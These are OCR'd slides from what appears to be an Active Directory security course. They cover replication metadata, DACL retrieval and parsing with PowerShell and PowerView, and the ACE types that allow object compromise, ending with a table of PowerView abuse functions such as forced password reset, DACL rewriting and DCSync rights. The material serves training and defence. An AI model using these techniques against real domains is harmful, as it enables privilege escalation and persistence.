
PowerView Implementations

- **Get-DomainObjectAttributeHistory**
  - Retrieves the ‘msds-replattributemetadata’ data and parses the XML to proper object output
- **Get-DomainObjectLinkedAttributeHistory**
  - Retrieves the ‘msds-replvaluemetadata’ data for linked attributes and parses the XML to proper object output
- **Get-DomainGroupMemberDeleted**
  - Retrieves any users who were removed from groups by wrapping **Get-DomainObjectLinkedAttributeHistory**’s functionality
- All of these, by default, retrieve this data for every object in the domain

Resolving **LastOriginatingDsaDN**

- The object has a **NTDS-DSA** category, and is linked to a server topology reference (objectclass=msDFSR-Member) through the **serverreferencebl** property
- This msDFSR-Member object:
  - has a **serverrefrence** property that matches the **LastOriginatingDsaDN**
  - has a list of server distinguished names in its **msdfsr-computerreference** property, which refer to the actual domain controllers
- So we can resolve a LastOriginatingDsaDN by:
  - Using an LDAP filter of **“(serverreference=$LastOriginatingDsaDN)”**
  - Extracting the **msdfsr-computerreference** property
  - Re-querying the domain to return the compelte object

Resolving **LastOriginatingDsaDN**



Lab: Replication Metadata

- Find any users who were added and then deleted from any “privileged” groups
- Find any user **in the forest** that may have been a subject to “targeted kerberoasting”
- Find the last time the ACLs on the **AdminSDHolder** object were modified in **citadel.covertius.local**
- Bonus points for tracking LastOriginatingDsaDN to a domain controller!

- The solution is in **.\Labs\Day 2\Metadata**

Active Directory ACLs

And the Active Directory Access Control Model

ACLs - Why Care

- Active Directory ACLs just are part of the Active Directory access control model
  - i.e. "*what principals can do what actions to which objects*"
- It's often difficult to determine whether a specific AD DACL misconfiguration was set maliciously or configured by accident!
- ACL "misconfigurations" also have a minimal forensic footprint and often survive OS and domain functional level upgrades
  - The idea of "misconfiguration debt"
- We can look at these from a domain privilege escalation perspective, or a persistence perspective

AD ACL Background

- Active Directory objects have security descriptor, like any Windows securable object, containing:
  - **Owner -** an object owner has implicit full control
  - **SACL** - System Access Control List. Audits successful/failed access to object (Creates event logs)
  - **DACL** - Discretionary Access Control List. Allows/denies access to object
- SACLs/DACLs contain Access Control Entries (ACEs) that specify what AD objects have various rights over the object you're enumerating the DACLs for
  - The ACE entries in the DACL are what we actually care about here
- More information: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf


Retrieving DACLs

- There are two main ways to retrieve DACLs through .NET/PowerShell
- Accessing the **ObjectSecurity** property of a bound DirectoryEntry:
  - **([adsi]'LDAP://CN=jason,CN=Users,DC=testlab,DC=local').ObjectSecurity.Access**
- Setting the **SecurityMasks** property of the LDAP DirectorySearcher to **Dacl**:
  - **$Searcher = ([adsisearcher]"samaccountname=jason")**
  - **$Searcher.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl**
  - **$Searcher.FindAll()**
  - ($_.Properties.ntsecuritydescriptor gives the raw descriptor)


Parsing **ntsecuritydescriptor**

- The **ntsecuritydescriptor** field needs to be parsed into a readable format in one of two ways
- Using the more generic RawSecurityDescriptor class:
  - **New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $_.Properties.ntsecuritydescriptor[0]**
  - This is what PowerView uses
- The more specific ActiveDirectorySecurity class:
  - **New-Object System.DirectoryServices.ActiveDirectorySecurity -ArgumentList $_.Properties.ntsecuritydescriptor[0]**
  - This performs more implicit transforms in the background

Parsing DACLs



Parsing DACLs



PowerView and DACLs

- PowerView's **Get-DomainObjectAcl** executes the LDAP method and translates the security descriptor automatically

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y


ObjectDN                : CN=harmj0y,CN=Users,DC=testlab,DC=local
ObjectSID               : S-1-5-21-883232822-274137685-4173207997-1111
ActiveDirectoryRights   : ReadProperty
ObjectAceFlags          : ObjectAceTypePresent
ObjectAceType           : 4c164200-20c0-11d0-a768-00aa006e0529
InheritedObjectAceType  : 00000000-0000-0000-0000-000000000000
BinaryLength            : 56
AceQualifier            : AccessAllowed
IsCallback              : False
OpaqueLength            : 0
AccessMask              : 16
SecurityIdentifier      : S-1-5-21-883232822-274137685-4173207997-553
AceType                 : AccessAllowedObject
```

ACE Breakdown

- **ActiveDirectoryRights**: specifies the access rights that are assigned with the ACE (a.k.a. Access mask)
  - “ExtendedRights” are more granular rights, i.e. “force reset password”
- **AceQualifier**: *AccessAllowed* or *AccessDenied*
- **ObjectAceType**: GUID that specifies any of the following
  - A property or property set the the right applies to
  - A specific extended right
  - The type of object that can be created (specific to the CreateChild right)
- **SecurityIdentifier**: the SID of the object that possess the right

Generic **ActiveDirectoryRights**

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -ResolveGUIDs |
 ? {$_.SecurityIdentifier -match $(ConvertTo-SID eviluser)}


AceQualifier           : AccessAllowed
ObjectDN               : CN=harmj0y,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights  : WriteProperty
ObjectAceType          : Script-Path
ObjectSID              : S-1-5-21-883232822-274137685-4173207997-1111
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-883232822-274137685-4173207997-1115
AccessMask             : 32
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
```

Generic **ActiveDirectoryRights**

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -ResolveGUIDs |
 ? {$_.SecurityIdentifier -match $(ConvertTo-SID eviluser)}


AceType                 : AccessAllowed
ObjectDN                : CN=harmj0y,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights   : WriteProperty
OpaqueLength            : 0
ObjectSID               : S-1-5-21-883232822-274137685-4173207997-1111
InheritanceFlags        : None
BinaryLength            : 36
IsInherited             : False
IsCallback              : False
PropagationFlags        : None
SecurityIdentifier      : S-1-5-21-883232822-274137685-4173207997-1115
AccessMask              : 32
AuditFlags              : None
AceFlags                : None
AceQualifier            : AccessAllowed
```

Extended **ActiveDirectoryRights**

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -ResolveGUIDs |
 ? {$_.SecurityIdentifier -match $(ConvertTo-SID eviluser)}


AceQualifier            : AccessAllowed
ObjectDN                : CN=harmj0y,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights   : ExtendedRight
ObjectAceType           : User-Force-Change-Password
ObjectSID               : S-1-5-21-883232822-274137685-4173207997-1111
InheritanceFlags        : None
BinaryLength            : 56
AceType                 : AccessAllowedObject
ObjectAceFlags          : ObjectAceTypePresent
IsCallback              : False
PropagationFlags        : None
SecurityIdentifier      : S-1-5-21-883232822-274137685-4173207997-1115
AccessMask              : 256
AuditFlags              : None
IsInherited             : False
AceFlags                : None
InheritedObjectAceType  : All
OpaqueLength            : 0
```

Resolving ACE GUIDs

- For properties/property sets:
  - use the **‘(schemaIDGUID=*)’** LDAP filter
  - query **CN=Schema,CN=Configuration,DC=...**
  - convert the raw **schemaidguid** property
- For extended rights:
  - use the **‘(objectClass=controlAccessRight)’** LDAP filter
  - query **CN=Extended-Rights,CN=Configuration,DC=...**
  - convert the raw **rightsguid** property
- Or use PowerView:
  - **Get-GUIDMap** retrieves a complete mapping
  - **Get-DomainObjectACL -ResolveGUIDs** will do the resolution (magic!)

ACE Types to Target

- In general we want to target any ACE type that allows for some type of object compromise
- Generic rights:
  - **GenericWrite** - write all properties
  - **GenericAll -** all generic rights (Full Control)
  - **CreateChild -** create child objects of the target (useful for groups)
  - **WriteDacl** - change the DACL for the target
  - **WriteOwner** - change the owner of the target
- Extended rights:
  - **User-Force-Change-Password** - force reset a password
  - **DS-Replication-Get-Changes-All** - DCSync rights on a domain object

Exploiting Vulnerable DACLs

- PowerView has abuse functions for every vulnerable ACE described

Right	PowerView Abuse Function
GenericWrite/GenericAll	Set-DomainObject
WriteDacl	Add-DomainObjectAcl
WriteOwner	Set-DomainObjectOwner
CreateChild	Add-DomainGroupMember
User-Force-Change-Password	Set-DomainUserPassword

Exploiting Vulnerable DACLs

